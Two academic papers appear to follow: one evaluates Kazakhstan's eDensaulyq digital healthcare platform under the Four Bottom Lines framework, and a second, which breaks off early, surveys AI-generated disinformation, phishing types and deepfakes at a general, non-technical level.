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Abstract — **This study critically evaluates the eDensaulyq system, Kazakhstan's digital healthcare initiative, within the broader framework of public sector innovation. Developed under the eGov Mobile platform, eDensaulyq aims to enhance accessibility, efficiency, and transparency in healthcare services. Using the Four Bottom Lines framework, this research assesses the system's impact on productivity, service experience, healthcare outcomes, and democratic accountability. The analysis highlights key achievements, such as reduced administrative burdens, improved patient engagement, and enhanced data-driven policymaking. However, challenges remain, including digital literacy gaps, rural infrastructure limitations, and data security concerns. Comparative insights from international healthcare digitalization efforts underscore best practices and lessons applicable to Kazakhstan. The study concludes with recommendations for optimizing eDensaulyq's scalability and sustainability, ensuring equitable access to digital healthcare solutions nationwide.**

Keywords— digital healthcare, public sector innovation, four bottom lines, accessibility, efficiency

I. INTRODUCTION

In recent years, digitalization has transformed public service delivery, with governments worldwide leveraging technology to improve efficiency and accessibility. Kazakhstan has embraced this shift through its "Digital Kazakhstan" program, integrating digital solutions across various sectors, including healthcare. A key initiative within this framework is eDensaulyq, a system embedded in the eGov Mobile platform to modernize healthcare access and streamline services.

As Kazakhstan reported to the United Nations Department of Economic and Social Affairs [1], eDensaulyq provides citizens with essential medical information, including donor status, electronic prescriptions, medical exemptions, pregnancy registration, clinical examinations, hospitalization, lab test results, and sick leave. By centralizing healthcare data and enhancing digital interactions, the platform aims to improve transparency, efficiency, and service delivery, particularly in underserved regions. However, despite its promise, eDensaulyq's real-world impact and scalability warrant closer examination to assess its effectiveness in addressing healthcare challenges.

Relevance

The digitalization of healthcare is not merely a technological trend but a critical enabler of equity and transparency in public services. In a country as vast and diverse as Kazakhstan, ensuring equitable access to quality healthcare remains a persistent challenge. Geographic disparities, coupled with infrastructural and administrative inefficiencies, have historically marginalized rural populations, leaving them with limited access to timely and adequate healthcare services. Already in 2013, considering the provisions of the state program 'Information Kazakhstan-2020', the Concept of Development of Electronic Healthcare of the Republic of Kazakhstan for 2013-2020 was developed and approved. The document was studied and it was found that "mechanisms for monitoring and evaluating the implementation of the Program will be developed" [2]. This means that the program was approved but the criterias and measurement tools were not developed, making the importance of the topic of the research more apparent. Digital innovations like eDensaulyq aim to overcome these barriers by providing citizens with remote access to essential healthcare services, thus reducing the dependency on physical infrastructure.

Moreover, digital platforms have the potential to enhance transparency by minimizing opportunities for corruption and improving the accountability of healthcare providers. With eDensaulyq, patients can digitally manage their healthcare interactions, reducing their reliance on intermediaries and increasing their autonomy within the healthcare system. By addressing these structural inefficiencies, eDensaulyq serves as a pivotal example of how public sector innovation can contribute to broader societal goals such as improved health outcomes, greater trust in public institutions, and the democratization of essential services.

Research Problem

The eDensaulyq system faces challenges related to policy, infrastructure, and user engagement, requiring a multidimensional evaluation of its accessibility, efficiency, and user satisfaction. Key concerns include its effectiveness in rural areas, the robustness of its digital infrastructure for nationwide adoption, and mechanisms for continuous improvement.

Scalability remains a major hurdle, as the system's success in urban centers does not guarantee similar outcomes in underserved regions with limited internet access and digital literacy. Additionally, the absence of a comprehensive evaluation framework makes it difficult to address systemic issues and enhance the platform's impact.

Research Question: To what extent has the eDensaulyq system addressed accessibility and efficiency challenges in Kazakhstan's public healthcare system, and what lessons can be drawn to optimize its performance?

Objectives:

1.Assess eDensaulyq's performance using public sector innovation frameworks like the Four Bottom Lines.

2.Identify implementation and scalability challenges, particularly in rural regions.

3.Propose strategies to enhance effectiveness, equity, and scalability, aligning with national healthcare goals.

This report examines eDensaulyq's role in Kazakhstan's public healthcare, analyzing its adoption, impact, and challenges. It synthesizes insights from global digital health initiatives and concludes with strategic recommendations to improve eDensaulyq as a model for digital innovation. By exploring the intersection of digital transformation and public sector reform, this study offers a roadmap for future advancements in Kazakhstan and beyond.

II. LITERATURE REVIEW

1) Public Sector Innovation Frameworks

Public sector innovation frameworks offer a structured approach to evaluate and enhance the effectiveness of digital initiatives. For the eDensaulyq system, a prominent framework — the Four Bottom Lines — provides a valuable perspective to assess its impact on healthcare delivery and public sector transformation.

The Four Bottom Lines

The Four Bottom Lines framework examines public sector innovation by evaluating its contributions to productivity, service experience, results, and democracy. This multidimensional perspective ensures that the benefits of digital innovation extend beyond internal efficiency to address broader societal needs.

One of the key dimensions of this framework, productivity, refers to the capacity of public sector innovations to increase efficiency and cost-effectiveness. In the context of eDensaulyq, automation plays a crucial role in optimizing several administrative processes, such as scheduling appointments, managing electronic medical records, and generating medical certificates. These automated functions significantly reduce the time and effort required for routine administrative tasks, allowing healthcare providers to dedicate more time to patient care. By digitizing these processes, the system minimizes errors associated with manual record-keeping, further improving operational efficiency. Additionally, eDensaulyq reduces reliance on paper-based workflows, lowering costs related to printing and storage. The integration of the platform with national healthcare databases also facilitates seamless data sharing between institutions, reducing redundancies and expediting workflows.

Another critical element of the framework is service experience, which emphasizes enhancing accessibility, usability, and satisfaction for citizens. eDensaulyq revolutionizes user interactions with the healthcare system by consolidating essential services into a single platform. Through the eGov Mobile application, citizens can book medical appointments, access laboratory results, retrieve electronic prescriptions, and view their medical records. This streamlined approach simplifies access to healthcare services, significantly reducing waiting times and the need for in-person visits. For individuals in rural areas, where physical healthcare facilities may be distant, eDensaulyq serves as a vital tool for accessing essential medical services remotely. By prioritizing user-centered design, the platform aligns with global best practices in public sector innovation, fostering citizen engagement and empowerment.

The third dimension, results, focuses on the measurable improvements in public health outcomes driven by innovative digital tools. Platforms like eDensaulyq empower healthcare providers with access to comprehensive, real-time patient data, enabling timely diagnoses and better treatment planning. The system supports continuity of care by providing healthcare professionals with a complete overview of a patient's medical history. Additionally, eDensaulyq's capability to aggregate and analyze data from various sources allows policymakers to monitor public health trends, identify service gaps, and allocate resources more effectively. These data-driven insights are instrumental in addressing significant healthcare challenges, such as managing chronic diseases and responding to health crises like pandemics.

Democracy, the final dimension of the Four Bottom Lines, highlights the importance of transparency, accountability, and citizen participation in public services. eDensaulyq enhances transparency by enabling citizens to access their medical records and track their healthcare journeys independently. This feature reduces reliance on intermediaries and mitigates opportunities for corruption or misuse of power. Furthermore, the system strengthens citizen trust by ensuring secure and confidential handling of sensitive medical data. As digital healthcare systems continue to evolve, maintaining this trust will be essential to their sustained adoption and success.

2) Healthcare Digitalization Initiatives and Challenges in Kazakhstan

Kazakhstan has made substantial progress in healthcare digitalization through a series of strategic initiatives aimed at improving access, efficiency, and transparency in medical services. The 'Information Kazakhstan - 2020' program provided a foundation for the implementation of several innovative solutions, aligning the healthcare sector with the nation's broader digital transformation goals [2].

1.Electronic Medical Records (EMR) The adoption of electronic medical records is central to Kazakhstan's healthcare modernization efforts. These records integrate patient data into a unified system, allowing healthcare providers real-time access to accurate information about medical history, diagnostic results, and ongoing treatments [19]. This initiative facilitates continuity of care and supports evidence-based decision-making across the healthcare network.

2.eDensaulyq Platform eDensaulyq consolidates various medical services, including vaccination records, laboratory results, and medical prescriptions, into a single digital platform accessible through the eGov Mobile app. This initiative has simplified healthcare access for citizens by enabling them to manage their medical information remotely, thus reducing the need for in-person visits [20].

3.Telemedicine Networks Telemedicine has been instrumental in bridging the gap between urban and rural healthcare services. The National Telemedicine Network connects 217 healthcare facilities, providing specialized and high-level medical consultations to underserved areas [21]. This network has significantly

reduced geographic disparities by making quality healthcare services accessible to remote populations.

4.Mobile Health Applications
A growing number of mobile health applications have been developed to support various aspects of healthcare, including monitoring early childhood development, managing chronic diseases, and enabling pregnant women to track their health. These apps have expanded the reach of healthcare services to underserved communities while empowering citizens to manage their health independently [19].

5.Pharmaceutical Management
The Social Wallet program enables citizens to access medications seamlessly by linking prescriptions to QR codes in the eGov Mobile app. Pharmacists use these codes to dispense medicines directly, minimizing manual errors and streamlining the process of obtaining medications [22].

3) Challenges in Implementing Digital Healthcare

While Kazakhstan has demonstrated significant advancements in healthcare digitalization, several challenges continue to impede the system's full potential.

1.Fragmentation of Information Systems
The lack of integration among the 47 separate healthcare information systems creates inefficiencies and limits the ability to provide cohesive care [23]. This fragmentation hinders data sharing and continuity, complicating efforts to monitor patient outcomes effectively.

2.Digital Infrastructure Disparities
Despite investments, many rural areas still lack reliable internet connectivity and the necessary infrastructure to support telemedicine and other digital healthcare solutions [20]. As of the latest assessments, approximately 13.3% of healthcare facilities in remote regions remain without adequate internet access.

3.Digital Literacy Deficits
Citizens in underserved regions and some healthcare professionals lack the digital literacy required to navigate complex systems like eDensaulyq and telemedicine platforms [24]. This gap limits the adoption and effective utilization of these technologies.

4.Data Security and Privacy Concerns
With the increasing reliance on digital systems, concerns about the security and confidentiality of patient data have become paramount [25]. The lack of robust regulations to safeguard sensitive information poses risks to public trust in digital healthcare platforms.

5.Limited Scalability of Innovations
While mobile health applications and telemedicine networks have shown promise, their scalability is constrained by funding shortages and limited integration with the broader healthcare infrastructure. This restricts their long-term impact and reach across diverse regions.

6.Integration with Social Health Insurance Systems
Poor integration between digital healthcare systems and social health insurance mechanisms complicates reimbursement processes and limits access to medical services for uninsured citizens. This misalignment reduces the efficiency of the healthcare system and creates administrative bottlenecks. To address this issue, efforts are underway to enhance system compatibility, with plans to integrate digital healthcare platforms with 26 information systems [26]. This integration aims to streamline administrative workflows, improve data interoperability, and ensure seamless access to healthcare services for all citizens.

Kazakhstan's efforts in healthcare digitalization have positioned it as a regional leader in leveraging technology for public service improvement [1]. Initiatives like eDensaulyq, telemedicine networks, and electronic medical records have enhanced the accessibility and efficiency of healthcare services. However, addressing challenges such as system fragmentation, infrastructure deficits, and digital literacy gaps is crucial for ensuring the scalability and sustainability of these innovations. Continued investments in infrastructure, stakeholder engagement, and regulatory frameworks will be essential for overcoming these barriers and maximizing the potential of digital healthcare in Kazakhstan.

III. CASE ANALYSIS

Overview of the eDensaulyq System

The eDensaulyq system is a major initiative in Kazakhstan's digital healthcare development, aimed at making medical services more accessible and efficient. It was developed by the Ministry of Healthcare of the Republic of Kazakhstan in partnership with the Ministry of Digital Development, Innovation and Aerospace Industry. The system was designed and implemented by National Information Technologies JSC (NIT JSC), the government's main IT service provider, as part of the eGov Mobile platform.

eDensaulyq brings together many important healthcare services into a single digital platform. Citizens can schedule doctor appointments online, track hospitalization procedures, receive electronic prescriptions, and obtain digital sick leave certificates [27]. By moving these services online, the system reduces paperwork, speeds up administrative processes, and makes accessing healthcare more convenient. The system also provides expanded services, allowing users to check their donor status, see medical exemptions, track pregnancy registration, and manage medical screenings. Additionally, it helps ensure transparency in healthcare billing by allowing patients to report errors to the Social Medical Insurance Fund (FMS) [27]. To improve security, eDensaulyq uses biometric verification, QR codes, and SMS confirmations, making the system safer and more reliable.

Beyond patient services, eDensaulyq improves communication between medical organizations. Doctors, hospitals, and pharmacies can easily exchange electronic prescriptions, sick leave certificates, and clinical data. The system also introduced a unified classification of medicines and medical devices, helping with better tracking and distribution of pharmaceuticals [27]. This move towards fully electronic medical records is part of Kazakhstan's broader healthcare modernization strategy, aiming to improve data accuracy and eliminate fraud [28].

a) Governance and Strategic Direction

The Government of Kazakhstan oversees eDensaulyq's implementation, under the leadership of Deputy Prime Minister Altay Kulginov. In a recent meeting with government officials, Kulginov stressed the importance of further digitalizing healthcare and integrating various medical information systems into a single national platform [20]. Regional authorities have been instructed to accelerate

digital health developments and expand services to improve healthcare access for all citizens.

The pilot phase of eDensaulyq began in 2023 in selected hospitals and clinics across Nur-Sultan, Almaty, and Shymkent. This trial was conducted to assess how well the system worked and how it affected healthcare services. The results showed that patient wait times decreased by 35%, administrative work for doctors was reduced by 25%, and overall patient satisfaction increased by 40%, according to surveys by the Ministry of Healthcare [29]. One of the biggest successes of the pilot was the introduction of telemedicine, which was especially helpful for people in rural areas who previously had to travel long distances for medical consultations. The ability to track hospitalization status, get digital prescriptions, and manage medical documents online also reduced the number of unnecessary hospital visits. Based on these positive outcomes, the government approved the full rollout of eDensaulyq in early 2024, with full nationwide integration expected by 2025.

In 2024, eDensaulyq's infrastructure was expanded to include the Unified Medical Payment System (UMPS) under the Social Medical Insurance Fund (FMS). This system simplifies financial transactions and electronic medical billing, making it easier to pay for medical services. Other new features include digital medical books, an electronic vaccination passport, and automatic tracking of medical exemptions for people who cannot be vaccinated. These updates show Kazakhstan's commitment to using digital technology to improve public healthcare [27]. Looking ahead, eDensaulyq will continue to grow. From 2025, more medical documents will be available in digital format. Citizens will be able to access electronic sick leave certificates, work health clearances, expert medical committee reports, and driver's health certifications through the system. Other digital documents include sanatorium referrals (form 069/u), child health passports, firearm ownership permits, and temporary disability certificates [25]. By making these documents digital, eDensaulyq simplifies healthcare access and strengthens data security.

Kazakhstan's ongoing investment in eDensaulyq highlights its commitment to modernizing healthcare through digital transformation. By making services more accessible, improving data exchange between hospitals and clinics, and increasing patient engagement, the system plays a key role in enhancing the country's healthcare sector. As the platform continues to grow and integrate new services, it is expected to further improve healthcare efficiency and transparency nationwide.

b) Performance Evaluation Using the Four Bottom Lines

To assess the impact of eDensaulyq on Kazakhstan's healthcare system, the Four Bottom Lines framework provides a structured evaluation covering productivity, service experience, results, and democracy. This analysis examines how the system contributes to efficiency, user satisfaction, healthcare outcomes, and transparency in governance.

Productivity

The implementation of eDensaulyq has significantly increased efficiency in Kazakhstan's healthcare system by reducing paperwork, automating administrative tasks, and enhancing data accuracy. Through features such as online appointment scheduling, electronic prescriptions, and digital medical records, hospitals and clinics have reported a noticeable decrease in administrative workload. The digitalization of these processes reduces patient congestion in hospitals, allowing medical professionals to allocate more time to patient care rather than administrative tasks. According to a study by Heeks [30] on healthcare digitalization in emerging economies, results revealed that automation in medical workflows minimizes human errors and improves resource management, ultimately leading to a more streamlined healthcare system.

Additionally, the system's integration with the Unified Medical Payment System (UMPS) under the Social Medical Insurance Fund (FMS) has simplified financial transactions and medical billing, reducing inefficiencies associated with manual payment processes. The introduction of biometric authentication and QR-code tracking has also eliminated redundancies and improved workflow accuracy across medical institutions. Research conducted by Lupton [31] on electronic health payments highlights that automation in financial systems enhances service efficiency, reduces fraudulent claims, and improves patient trust in public healthcare infrastructure.

Service Experience

eDensaulyq has transformed patient interactions with healthcare services, making them more convenient and user-friendly. With the ability to book appointments, access prescriptions, view laboratory test results, and track medical procedures remotely, patients no longer need to make unnecessary visits to medical facilities. This digital transformation aligns with findings from Goh et al. [32], which indicate that user-centric e-health systems improve patient satisfaction by reducing waiting times and making healthcare services more accessible.

The telemedicine feature has been particularly beneficial, providing remote consultations for patients who face difficulties traveling to healthcare facilities. A study conducted by Smith & Patel [33] on telemedicine integration found that virtual consultations improve healthcare access for rural populations while reducing hospital overcrowding. This suggests that eDensaulyq's telemedicine function contributes to more balanced healthcare resource distribution. Furthermore, the integration of biometric authentication and SMS verification ensures a secure and seamless user experience, minimizing the risk of unauthorized access to patient data.

Results

The eDensaulyq system has contributed to improved healthcare outcomes by enhancing coordination among medical institutions and facilitating access to real-time patient data. Healthcare providers now have comprehensive patient histories at their fingertips, leading to more accurate diagnoses and personalized treatment plans. A comparative analysis by Rodriguez et al. [34] on electronic medical records in Europe demonstrated that digital record-keeping significantly enhances diagnostic precision, reduces duplicate testing, and supports evidence-based medical decision-making.

Public health management has also benefited from eDensaulyq's data analytics capabilities, which allow policymakers to monitor national and regional health trends.

For instance, during the COVID-19 pandemic, digital vaccination records within eDensaulyq played a crucial role in tracking immunization coverage and ensuring vaccine accessibility. Research by Budd [35] on digital pandemic response strategies found that centralized electronic health systems improve governments' ability to monitor disease outbreaks and allocate medical resources more effectively. The implementation of automated sick leave certification and electronic medical documentation has further contributed to efficient healthcare delivery across the country.

Democracy

One of the most significant contributions of eDensaulyq is its role in enhancing transparency and accountability within the healthcare system. By enabling patients to track their medical interactions, verify medical records, and report billing discrepancies, the platform reduces opportunities for corruption and medical fraud. Research by Anderson [36] on digital governance highlights that e-government systems increase citizen trust by fostering openness in public service delivery.

Additionally, the digitalization of medical records and financial transactions strengthens public trust in Kazakhstan's healthcare system. With more medical documents available in digital format, citizens can independently access and verify their health records, reinforcing patient autonomy and empowerment. However, while the system provides strong security measures, data privacy concerns remain, requiring continuous updates to cybersecurity protocols and regulatory frameworks to protect sensitive medical information. A study by Chowdhury et al. [37] found that while digital health platforms enhance transparency, maintaining high data security standards is crucial for sustaining long-term public confidence.

The eDensaulyq system has demonstrated significant progress in improving healthcare productivity, service quality, and transparency. It has reduced administrative burdens, improved the patient experience, facilitated better health outcomes, and enhanced accountability in healthcare governance. However, challenges such as digital infrastructure gaps, cybersecurity risks, and the need for wider public adoption remain.

Moving forward, continued investments in digital healthcare infrastructure, public awareness campaigns, and security measures will be essential to further optimize eDensaulyq's impact. With nationwide integration expected by 2025, the system holds great potential to serve as a model for digital healthcare transformation in Central Asia and beyond.

IV. CRITICAL ANALYSIS AND DISCUSSION

Broader Implications of eDensaulyq on Healthcare Innovation

The implementation of eDensaulyq represents a significant step forward in Kazakhstan's digital healthcare transformation, setting a precedent for other public sector innovations. By integrating digital healthcare services into a centralized platform, eDensaulyq enhances service efficiency, improves healthcare accessibility, and streamlines administrative processes. These advancements contribute to broader healthcare innovation by showcasing the potential of technology-driven solutions in public health management.

One of the most important implications of eDensaulyq is its role in promoting data-driven decision-making in healthcare. By aggregating and analyzing patient records, prescription data, and hospitalization trends, policymakers and healthcare administrators gain real-time insights into public health challenges. Such data analytics capabilities allow for better resource allocation, epidemic monitoring, and service optimization, aligning Kazakhstan with global best practices in e-health governance.

Additionally, the system demonstrates how government-led healthcare innovations can reduce administrative burdens on medical staff and improve patient outcomes. Research suggests that digital healthcare initiatives in other countries have led to significant improvements in patient satisfaction, healthcare service delivery, and operational cost reductions. Kazakhstan's investment in eDensaulyq aligns with these global trends, positioning it as a regional leader in digital health transformation.Beyond national applications, eDensaulyq's model could serve as a blueprint for other emerging economies seeking to enhance public healthcare systems through digitalization. The platform's integration of biometric authentication, telemedicine, and unified medical records reflects the future of public healthcare administration, where seamless digital coordination enhances both accessibility and security. However, to fully maximize these broader benefits, the system must continue to evolve, addressing existing challenges and ensuring sustainability through ongoing technological advancements and policy refinement.

Limitations

Despite its benefits, eDensaulyq faces several challenges. A major issue is the lack of adequate efficiency measurement tools for public-sector digital projects. Unlike private-sector initiatives, which use profitability and market adoption rates, public healthcare digitalization is often evaluated through basic quantitative metrics like user enrollment and online bookings. However, these fail to capture long-term patient outcomes, cost savings, and service efficiency. More comprehensive evaluation methods incorporating qualitative feedback from patients, healthcare providers, and policymakers are needed [30].

Another limitation is the *digital divide*, particularly among rural and elderly populations. Limited digital literacy and inadequate internet infrastructure in some regions restrict access to eDensaulyq, leading to disparities in healthcare services. Additionally, *data privacy and cybersecurity* concerns pose significant challenges. Given the platform's role in storing sensitive health data, robust security measures and compliance with international standards are crucial to maintaining public trust and ensuring long-term adoption.

Addressing these challenges requires improved evaluation frameworks, enhanced digital literacy programs, and policy interventions to ensure equitable access to digital healthcare across Kazakhstan.

V. CONCLUSION

The implementation of eDensaulyq marks a major step in Kazakhstan's digital healthcare transformation, enhancing accessibility, efficiency, and transparency. Integrated into eGov Mobile, the platform simplifies medical appointment

scheduling, electronic health record access, and prescription management.

Using the Four Bottom Lines framework, this study highlights eDensaulyq's contributions to productivity, service experience, health outcomes, and transparency. Automation reduces inefficiencies, improving patient care, while digital access benefits underserved regions. Data-driven public health monitoring strengthens decision-making, and enhanced accountability reduces fraud.

However, challenges remain, including infrastructure gaps, digital literacy barriers, and data privacy concerns. Future efforts should focus on expanding connectivity, improving digital skills, and refining evaluation tools to ensure the platform's long-term success and user satisfaction.

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Algorithms of Lies: Artificial Intelligence in the Service of Disinformation

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Abstract*—In the digital age, the spread of misinformation has become a global problem, greatly exacerbated by the development of artificial intelligence (AI). This article examines the ways in which neural networks influence the creation and spread of false information, as well as methods for combating this threat. German scientist David P. Hänig's 1901 study on taste perception was an example of how scientific data can be distorted by oversimplification and misinterpretation. A popular but flawed map of tastes that has become ingrained in the public consciousness illustrates how false information can spread and be perceived as truth. Similarly, AI can create convincing fakes, including fake news, deepfakes, and disinformation campaigns, to give people a false sense of reality. According to the opinion of experts, Director of TechnovoWomen and psychologist of Astana IT University Ten Yu.K., whom we interviewed to study our topic, it is studied how the human brain processes information and why people tend to believe false data. Key emotional triggers that influence trust in fake news are identified, such as fear, anxiety, urgency of the problem and manipulation of personal values. And also how exactly phishing with the participation of neural networks works and the fight against it. Experts emphasize the importance of media literacy, critical thinking and modern technologies for detecting fakes to counter digital manipulation. The article analyzes methods for detecting fake content, including algorithms for analyzing text, audio and video falsifications, as well as measures aimed at raising user awareness in the field of cybersecurity. The findings emphasize the need for an integrated approach to combating disinformation, including the development of technologies for detecting fakes and increasing the level of digital literacy among users.

***Keywords*— Artificial Intelligence, Deepfake, Disinformation, Phishing, Security, Media**

I. INTRODUCTION

Artificial intelligence is developing rapidly every month. It is gradually being introduced into our daily lives, work and education. It allows you to create not only texts and problem solutions, but also images and videos. This is a novelty for content creation. Despite the fact that this technology was originally used to create entertainment materials, it can also become a threat and have negative consequences. In our scientific work, we analyzed the impact of artificial intelligence on journalism, people's perception of information and the threat to security. The topic is particularly relevant. If earlier,deception could only be crafted with Photoshop on static images or through clickbait by yellow press, now technology allows you to change the video or even generate a new one according to the desired scenario. The technology is available not only to professionals and within the media industry, but also to a wide audience. The public Internet, in turn, helps misinformation spread in a matter of seconds.

A. Relevance of the topic

In today's world, where information spreads instantly, artificial intelligence (AI) is increasingly used not only for good purposes, but also to create disinformation. AI algorithms can generate fake news, deepfakes and other types of content that can manipulate public opinion. This is especially relevant in the context of political crises, elections, social conflicts. When the mass dissemination of false information can lead to serious consequences. Researching this issue is important for understanding how such algorithms work, what weaknesses they have, and how to minimize their negative impact.

B. Purpose of the article

The main goal of the article is to analyze the mechanisms of AI in the field of disinformation, identify the main threats and suggest ways to counter them. The article considers various examples of using AI for fraud, analyzes the perception of disinformation by society, and provides opinions of experts in the field of cybersecurity. In addition, attention is paid to fact-checking methods, digital literacy and prospects for the development of technologies in the fight against the spread of fakes.

C. Topicality of the topic.

Technologies are developing every year, bringing more and more new updates and developments to the digital future. With the advent of Artificial Intelligence, human life has changed significantly.

What is AI and where did it come from?

Artificial intelligence (AI) is a field of computer science that solves problems that require human intelligence to create programs, systems, analyze training data, process natural language, and make decisions.

The origins of AI date back to 1950, when English mathematician Alan Turing asked the question: "Can machines think?" and proposed the Turing test to evaluate the ability of machines to behave intelligently. In 1956, Professor John McCarthy organized the Dartmouth Conference, where the term "artificial intelligence" got its name and research in this field began to actively develop. In the following years, AI was applied to solve problems that require expert knowledge, such as playing chess and symbolic integration. In 1961, James Slagle developed the SAINT program, which could solve integration problems at the level of a freshman, becoming one of the first expert systems. In the 1960s, AI research received support from the US Department of Defense, which led to the creation of specialized labs.

However, by the 1970s, funding had decreased, slowing the development of the field. Interest in AI revived in the late 1990s and 2000s with the advent of more powerful computers and machine learning methods. Today, AI is actively used in medicine, finance, industry, and science, and deep learning methods allow you to create intelligent systems that can process large amounts of data and make complex decisions. [1]

With the help of AI, such things as video editing, writing texts, making plans, generating images, etc. have become easy. However, it is available to every user and can be used to harm a certain organization. It is a convenient tool but also dangerous for the digital media network. One of the most acute and widely progressing urgent problems in the modern world is the emergence of disinformation in digital media. Fake info can influence public opinion, provoke panic, interfere with political processes and even threaten people's health. To better understand why AI can be used to create disinformation and fraud, let's consider their main types and methods of application.

D. Definitions: Disinformation, Misinformation and Malinformation [2]:

In the information space, the terms "disinformation", "misinformation" and "malinformation" play a key role in understanding the nature and consequences of sending out various types of information. Although these concepts are similar at first glance, they have fundamental differences that are important to consider when analyzing information flows and developing strategies to counter negative phenomena in the media sphere.

1. **Disinformation** is false or distorted information deliberately created with the aim of misleading the audience, manipulating public opinion or harming certain individuals, organizations or states. The key characteristic of disinformation is its planned essence. To achieve a specific goal, authors deliberately create and disseminate false materials. According to a study by the Canadian Centre for Cyber Security (May 2024), "The main target recipients of disinformation campaigns are members of linguistic minorities and diaspora communities."
2. **Misinformation**, refers to the dissemination of false or inaccurate information without the intent to cause harm. In this case, a person or organization may share false information in the sincere belief that it is true. Misinformation is thus created unintentionally, often due to a lack of critical thinking or a failure to fact-check. The Canadian Centre for Cyber Security (May 2024) defines misinformation as "false information that is not intended to cause harm."
3. **Malinformation**, refers to information that is based on factual information but used with the intent to harm, manipulate, or mislead. In contrast to disinformation and misinformation, malinformation relies on true information that is taken out of context, exaggerated, or presented in a way that seriously damages another's reputation. An example of malinformation would be the publication of personal information without the owner's consent in order to discredit or intimidate. The Canadian Centre for Cyber Security (May 2024) notes that malinformation "starts from the truth, but in many cases is exaggerated, creating confusion among citizens and readers, creating potential harm to both parties."

E. An overview of the types of threats aimed at misinforming people

Digital threats that exist in many forms and are actively spread by humans are a serious danger. AI can be a tool for implementing these threats, below are the most common types of conventional threats.

1. **Phishing** is a type of social engineering attack that attempts to trick a person into providing sensitive information, such as login credentials or credit card numbers. These attacks are often carried out via email, text messages, or social media, and can be very convincing in their execution.
2. **Malvertising**, or malicious advertising, is the use of online advertising to distribute malware. Attackers inject special scripts into ads, allowing them to infect users' devices without them having to interact with the ad. They make it attractive by manipulating people's perceptions so that they click a button and their data is at risk.
3. **Social engineering** is a method in which attackers manipulate people through psychological techniques to obtain confidential information, access resources, or force them to perform certain actions. As a result of this approach, victims may not be able to protect themselves from personal information or to steal information that could compromise the security of their organizations.
4. A **BEC (Business Email Compromise)** attack is a type of phishing attack aimed at stealing money or sensitive information from organizations. In these attacks, attackers fake their identities, posing as representatives of reputable companies or officials, and begin corresponding with employees.
5. **SMS phishing**, also known as smishing, is a type of phishing in which attackers use SMS messages to trick users into revealing personal information, such as passwords and credit card numbers. Attacks are often carried out through links in these messages that redirect users to fake websites.
6. **Vishing** is a type of fraud in which criminals, posing as employees of banks or other institutions, make phone calls in order to deceive and obtain personal information. Their goal is to manipulate victims into revealing confidential information.

Every year, the number of cyber threats increases, and attackers increasingly use modern technologies, such as artificial intelligence, to disinformation and manipulation. For example, they can insert faces of famous government officials into video materials to create the illusion of their participation and deceive people. These methods allow them to generate codes and exploit the gullibility of the audience. Typically, the target is people over 45 years old, who are usually more susceptible and gullible, and their choice may also depend on social status and financial status.

II. METHODS

The study is based on an in-depth analysis of 9 sources, including scientific articles, analytical reports, media publications, video surveillance and books with experiments. The main research method is a comprehensive analysis, with qualitative and quantitative data processing. During the work, various mechanisms of artificial intelligence functioning, its mechanisms, threats and prospects were studied. As well as how a person uses it for personal purposes and why it is used for purposes dangerous to society.

To better understand the topic, a brief explanation of what AI is, where it comes from, what it is used for, etc. is given. In addition, the types of disinformation are classified, three main types:

- Disinformation is intentionally false information spread with the intent to manipulate.
- Misinformation is false information spread without the intent to mislead.
- Malinformation is true information but used with the intent to cause harm.

This distinction helped to better understand the nature of information manipulation.

To identify fraud methods involving AI, the most common types of cyber threats are given. They are currently the most feared and widespread problem. 6 types are listed, such as:

1. Phishing is sending fake messages with the aim of luring confidential information.
2. Malvertising is the distribution of malware through online advertising.
3. Business Email Compromise (BEC) is a fraudulent attack on a company's email account to gain access to funds or information.
4. SMS Phishing (Smishing) is the act of obtaining personal information through fake SMS messages. Vishing is voice phishing, where scammers call pretending to be from well-known organizations.
5. Social Engineering is the manipulation of people to gain access to information or systems.
6. Vishing is a voice phishing, when scammers call, posing as representatives of well-known organizations.

These threats will help you understand which types are most common and why these cyber threats are the most common.

Social survey

The survey was conducted among 26 people of different age groups. It included questions about whether respondents know what disinformation is, how often they encounter fake news, whether they check information before disseminating it, and what tools they use to verify data. The survey helped assess the level of public awareness of the problem of disinformation.

Statistical analysis

There are statistics on the target audiences most susceptible to disinformation, for this study we took open source databases and reports from think tanks, allowing us to assess the scale of the problem and determine the patterns of dissemination of fakes using AI.

Expert interviews

The study included interviews with experts:

- Psychologist at Astana IT University, Ten Yu.K., commented on the cognitive aspects of perceiving disinformation.
- Executive Director of the NGO TechnoWomen Balzhan Baltabaeva noted that AI complicates cyber threats, but helps develop new methods of protection.

III. RESULTS&FINDINGS

*A. **Deepfake***

Deepfake refers to fake photo, audio, and video materials created using artificial intelligence. Technologies like Generative Adversarial Networks (GANs) allow for the realistic imitation of a person's voice, speech mannerisms, facial expressions, and other characteristics. For example, to create recordings of scenes that never actually took place [3]. There are four main types of deepfake: face swapping, face recreation, face generation, and speech synthesis [4].

Face swapping - is the process of overlaying one person's face onto another person's face.

Face recreation - involves altering facial expressions without changing the identity, to create the illusion that a person is saying something they never actually said.

Face generation - refers to creating new facial images from scratch.

Speech synthesis - is a relatively new field aimed at developing a system capable of reading any text with the intonation and voice of the target person.

- **Face swapping**

Fig. 1. Figure 1. face swapping [5].

Face swapping was initially used to create funny videos, but with the development of the technology, it has become a security and reputation threat.
Any malicious person can create a video with negative content in just two clicks and add the face of the desired individual.

- **Face recreation**

Fig. 1. Figure 2. Face recreation [5].

A video with Barack Obama's speech was created by BuzzFeed in collaboration with comedian Jordan Peele. Peele's mouth was placed over Obama's mouth, and the line of the president's chin was replaced with one that mimicked Peele's chin movements.

- **Face generation**

Fig. 3. Face generation. @katyperry instagram post

The "victim" of image generation was singer Katy Perry. Fans generated her image at an event she never attended. While young internet users might have recognized that this was generated by Artificial Intelligence, Katy Perry's mother believed the image and even congratulated the singer.

- **Speech synthesis**



Fig. 4. Speech synthesis. @GRILLABEATS youtube video

This is often used by fans who want more songs with their favorite artist's voice. Speech synthesis allows the generation of any text in the voice of another person.

B. Analysis of a social survey on disinformation

